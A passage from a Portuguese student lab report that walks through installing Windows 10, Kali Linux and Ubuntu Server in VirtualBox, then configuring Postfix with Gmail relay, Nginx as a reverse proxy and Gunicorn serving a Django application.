Figura 13: VirtualBox - Logo

Windows 10

Para dar download ao *.ISO* Windows 10 acedi ao website oficial da Microsoft em *Download Windows 10*.

[Quer instalar o Windows 10 no seu PC?](#)

Para começar, precisa de ter uma licença para instalar o Windows 10. De seguida, pode então fazer o download e executar a ferramenta de criação de suporte de dados. Para obter mais informações sobre como utilizar a ferramenta, veja as instruções abaixo.

[Faça o download da ferramenta agora](#)



Figura 14: Download ferramenta Windows 10

Depois de seguir todos os passos e ter criado a imagem *.ISO* vou prosseguir para a instalação do sistema operativo através do **VirtualBox**.




Figura 15: Instalação Windows 10

De seguida tenho que escolher qual versão do Windows 10 usar, neste projeto eu usei o Windows 10 Pro.




Figura 16: Instalação Windows 10

Com isto feito, posso ver que a máquina está a instalar e agora é só esperar.




Figura 17: Instalação Windows 10

Kali Linux

O *Kali Linux* é um bocado diferente dos sistemas operativos referidos acima, que são para uso pessoal ou gestão de serviços, este é uma distribuição Linux virada totalmente para *cybersecurity*, o *Kali* tem uma história enorme que para os interessados em cibersegurança é importante, mas para este projeto, basta saber que este sistema operativo, é como se fosse uma **biblioteca** cheia de ferramentas para atacar e defender computadores e infraestruturas, é suficiente.

Para fazer a instalação deste sistema operativo posso seguir o link Download Kali Linux e escolher uma das imagens que eles oferecem, posso escolher entre *Installer Images* ou *Virtual Machines*.




Figura 18: Download Kali Linux

"The quieter you became, the more you can hear"

Ram Dass

Após o download da imagem vou passar à instalação.



Figura 19: Instalação Kali Linux

De seguida preciso de escolher o nome do *hostname* e o nome do utilizador, mas como não vou mexer com *hostnames*, posso deixar ficar o default "kali".




Figura 20: Instalação Kali Linux

Com o utilizador definido só preciso de configurar o espaço a usar e as *packages* que quero instalar.




Figura 21: Instalação Kali Linux




Figura 22: Instalação Kali Linux

Ubuntu Server

O Ubuntu Server é uma distribuição Linux baseada em *Debian* (outra distribuição do Linux), com o intuito de servir de servidor para o que o utilizador queira, desde websites, firewalls, etc.

Para fazer o download da imagem do Ubuntu Server, segui o link para o website oficial em *Download Ubuntu Server*.

Get Ubuntu Server

Option 1: Manual server installation

USB or DVD image based physical install

- OS security guaranteed until April 2027
- Expanded security maintenance until April 2032
- Commercial support for enterprise customers

[Download Ubuntu Server 22.04.2 LTS](#)

[Alternative downloads](#) › [Alternative architectures](#) ›

Figura 23: Download Imagem Ubuntu Server

Começando a instalação aparece a seguinte imagem, para a escolha da linguagem que quero que o sistema utilize.




Figura 24: Instalação Ubuntu Server

De seguida aparece a janela de configuração básica do endereço de IP onde será atribuído ao servidor um endereço IP fixo de classe C, 192.168.1.119 de máscara de sub-rede prefixo 24 (255.255.255.0).




Figura 25: Instalação Ubuntu Server

Agora preciso de decidir como vou dividir o disco, eu usei as opções *default* que eles oferecem.




Figura 26: Instalação Ubuntu Server

E com isto finalizo a instalação do Ubuntu Server.




Figura 27: Ubuntu Server Instalado

Configuração Ubuntu Server

Nesta secção irei mostrar as configurações feitas à máquina Ubuntu Server, exemplificando estratégias implementadas no dia-a-dia por arquitetos de rede e desenvolvedores de software em todo o mundo.

PostFix

O PostFix é um servidor de transferência de email open-source que encaminha e entrega emails, muito utilizado em sistemas *Unix*. Vou utilizá-lo para exemplificar o serviço de email que uma empresa manda ao cliente após este ter feito o *sign up* no seu serviço online.




Figura 28: Postfix - Logo

Configuração PostFix

Primeiramente vou-me conectar à máquina que aloja o servidor PostFix utilizando um protocolo chamado SSH, para executar esta conexão preciso primeiro de abrir um terminal ou cmd premindo os botões do teclado *Windows + R* e escrevendo cmd.




Figura 29: Comando Windows Run || Acesso via SSH ao servidor

Depois de inserida a palavra passe, estou oficialmente conectado ao servidor Ubuntu e preparado para começar a configuração.

```
C:\Users\anim4>ssh server_admin@192.168.1.220
server_admin@192.168.1.220's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-69-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.

      https://ubuntu.com/engage/secure-kubernetes-at-the-edge

You have new mail.
Last login: Mon May  8 23:12:09 2023 from 192.168.1.8
server_admin@carpete:~$
```

Figura 30: SSH interface

O primeiro passo para qualquer configuração é instalar o software e o seguinte comando ajuda-me a obter isso:

```
$ sudo apt install postfix
```

Posso verificar a instalação do mesmo da seguinte maneira:

```
$ sudo systemctl status postfix
```

```
server_admin@carpete:~$ sudo systemctl status postfix
[sudo] password for server_admin:
● postfix.service - Postfix Mail Transport Agent
  Loaded: loaded (/lib/systemd/system/postfix.service; enabled; vendor preset: enabled)
  Active: active (exited) since Tue 2023-05-02 13:06:37 UTC; 1 week 1 day ago
    Docs: man:postfix(1)
   Process: 112551 ExecReload=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 105770 (code=exited, status=0/SUCCESS)
    CPU: 3ms
```

Figura 31: Verificação da Instalação do PostFix

A instalação do PostFix cria um diretório chamado **/etc/postfix/sasl** onde vou criar um ficheiro para o postfix se puder conectar à conta *gmail* que vou usar para enviar o email de confirmação para o cliente.

Para tal preciso de inserir o seguinte comando no terminal:

```
$ sudo nano /etc/postfix/sasl/sasl_passwd
```

Figura 32: Configuração PostFix

Passando agora a explicar o contexto do ficheiro, primeiramente indico que vai ser usado o protocolo SMTP (Simple Mail Transfer Protocol) em conjunto com as funcionalidades dos serviços *gmail.com*, "":**587**"é onde indico ao PostFix a porta que o protocolo SMTP vai usar. Neste caso é a sua porta *default*. De seguida insiro o email que quero usar juntamente com a palavra passe do mesmo.

O próximo passo da configuração do PostFix vai ser a criação de uma base de dados para o ficheiro criado em cima.

O comando seguinte deve gerar essa base de dados.

```
$ sudo postmap /etc/postfix/sasl/sasl_passwd
```

E usando o comando,

```
$ ls /etc/postfix/sasl/
```

posso verificar que tenho os dois ficheiros pretendidos no nosso diretório.

```
server_admin@carpete:~$ sudo postmap /etc/postfix/sasl/sasl_passwd
[sudo] password for server_admin:
postmap: warning: /etc/postfix/main.cf, line 53: overriding earlier entry: smtp_tls_security_level=may
server_admin@carpete:~$ ls /etc/postfix/sasl/
sasl_passwd  sasl_passwd.db
```

Figura 33: Configuração PostFix

Agora que o PostFix está instalado e a configuração base feita preciso de alterar as permissões destes dois ficheiros, pois só assim é que o PostFix consegue fazer o envio dos emails para o cliente,

```
$ sudo chown root:root /etc/postfix/sasl/sasl_passwd
```

```
$ sudo chown root:root /etc/postfix/sasl/sasl_passwd.db
```

Onde mudei o *owner* dos ficheiros para *root*.

```
$ sudo chmod 0600 /etc/postfix/sasl/sasl_passwd
```

```
$ sudo chmod 0600 /etc/postfix/sasl/sasl_passwd.db
```

Onde mudei as permissões destes ficheiros de leitura e escrita apenas para o utilizador **root**.

O último passo da configuração do PostFix é editar o ficheiro **/etc/postfix/main.cf** da seguinte maneira.

```
$ sudo nano /etc/postfix/main.cf
```

```
smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_unauth_destination
myhostname = carpete.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = $myhostname, carpete.com, localhost.com, , localhost
relayhost = [smtp.gmail.com]:587
mynetworks = 127.0.0.0/8 [:ffff:127.0.0.0]/104 [:1]/128
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all

#enable SASL authentication
smtp_sasl_auth_enable = yes
smtp_sasl_security_options = noanonymous
smtp_sasl_password_maps = hash:/etc/postfix/sasl/sasl_passwd
smtp_tls_security_level = encrypt
smtp_tls_CAfile = /etc/ssl/certs/ca-certificates.crt
```

Figura 34: Configuração PostFix

Inserindo as configurações limitadas por um retângulo vermelho a configuração do PostFix está feita.

Agora vou enviar um email ao cliente a agradecer por se ter juntando ao nosso banco (vou abordar este banco mais à frente durante a configuração do Apache e durante os ataques).



Figura 35: Email PostFix

Servidor Web Nginx - Gunicorn - Django

Para a criação da aplicação/website em Python, utilizei o *framework* Django.

Além disso, instalei o Gunicorn como servidor de aplicações e configurei o Nginx como proxy reverso do Gunicorn. Essa configuração proporciona acesso aos recursos de segurança e desempenho do Nginx para servir a aplicação escrita em Python. Essa combinação de ferramentas é comumente utilizada para desenvolver e implantar aplicações web de forma eficiente e confiável.

Esta configuração é amplamente adotada pela comunidade de programadores Python.




Figura 36: Layout - Servidor

Nginx

O Nginx é um software *open-source* que oferece uma dezena de serviços, entre os quais estão: serviço Web, proxy reverso, armazenamento em cache, equilíbrio de carga, transmissão de multimédia e muito mais.

Quando criado, o propósito do Nginx era ser um servidor Web concebido para obter o máximo desempenho e estabilidade. Para além das suas capacidades de servidor HTTP, o NGINX também pode funcionar como um servidor proxy para correio eletrónico (IMAP, POP3 e SMTP) e um proxy reverso e equilibrador de carga para servidores HTTP, TCP e UDP.



Figura 37: Nginx - Logo

Configuração do Nginx

Primeiro preciso de instalar o Nginx.

```
$ sudo apt install nginx
```

Com o Nginx instalado foi realizada a configuração do seguinte ficheiro,

/etc/nginx/sites-available/default, como vai ser usado outro software, a

configuração do Nginx é mínima pois vai só servir como *reverse proxy*.

```
$ sudo nano /etc/nginx/sites-available/default
```

```
server {
    listen 80;
    server_name default_server;

    location / {
        proxy_pass http://192.168.1.119:8000;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
}
```

Figura 38: Nginx configuração

Gunicorn

Gunicorn ou "Green Unicorn" é uma implementação de um servidor WSGI para aplicações Python. Este é amplamente compatível com vários *frameworks* da web, implementado de forma simples, leve nos recursos do servidor e bastante rápido.

Servidores Web como o Nginx ou o Apache não conseguem comunicar com aplicações (não importa a linguagem em que foram escritas). Os servidores Web recebem os pedidos dos clientes e enviam uma resposta para este, eles não sabem o que fazer quando têm uma aplicação a ser executada no seu servidor, por isso quando queremos implementar uma aplicação no nosso servidor Web precisamos de um servidor que corra atrás deste para tratar das pedidos que foram direcionados para a nossa aplicação.



Figura 39: Gunicorn - Logo

O Gunicorn entra em cena porque basicamente fornece essa ponte entre a aplicação e o servidor Web. O WSGI (Web Server Gateway Interface), é um conjunto de regras que permite que um servidor compatível com WSGI trabalhe com uma aplicação Python compatível com WSGI (como o **Django**).

O WSGI também lida com o escalonamento de servidores web para poder lidar com milhares de pedidos, para que não tenha de pensar em aceitar vários pedidos de cada vez.



Figura 40: Gunicorn Esquema

Configuração do Gunicorn

Instalação do Gunicorn é feita como qualquer outro programa.

```
$ sudo apt install gunicorn
```

A configuração do gunicorn é toda feita também só num ficheiro, **/etc/systemd/system/gunicorn.service**, como explicado anteriormente o **Gunicorn** vai criar uma ponte entre o servidor Web, **Nginx**, e a aplicação Python.

```
$ sudo nano /etc/systemd/system/gunicorn.service
```

```
[Unit]
Description=Gunicorn service for learning_log
After=network.target

[Service]
User=carpete
Group=root
WorkingDirectory=/home/carpete/djangoproject/learning_log
ExecStart=/usr/bin/gunicorn --access-logfile - --workers 3 --bind unix:/run/gunicorn.sock learning_log.wsgi:application
[Install]
WantedBy=multi-user.target
```

Figura 41: Gunicorn configuração

Este ficheiro vai conectar o Nginx à aplicação que está no diretório **/home/carpete/djangoproject/learninglog/learninglog**.

Podia entrar em mais detalhe sobre o Gunicorn (pois eu acho super interessante), mas não existe razão para tal pois esta aplicação não vai ter efeito no projeto total, é só uma configuração à parte do meu estudo em Python.

Ao abrir o firefox consigo ver que a configuração foi bem feita e a minha aplicação está operacional.

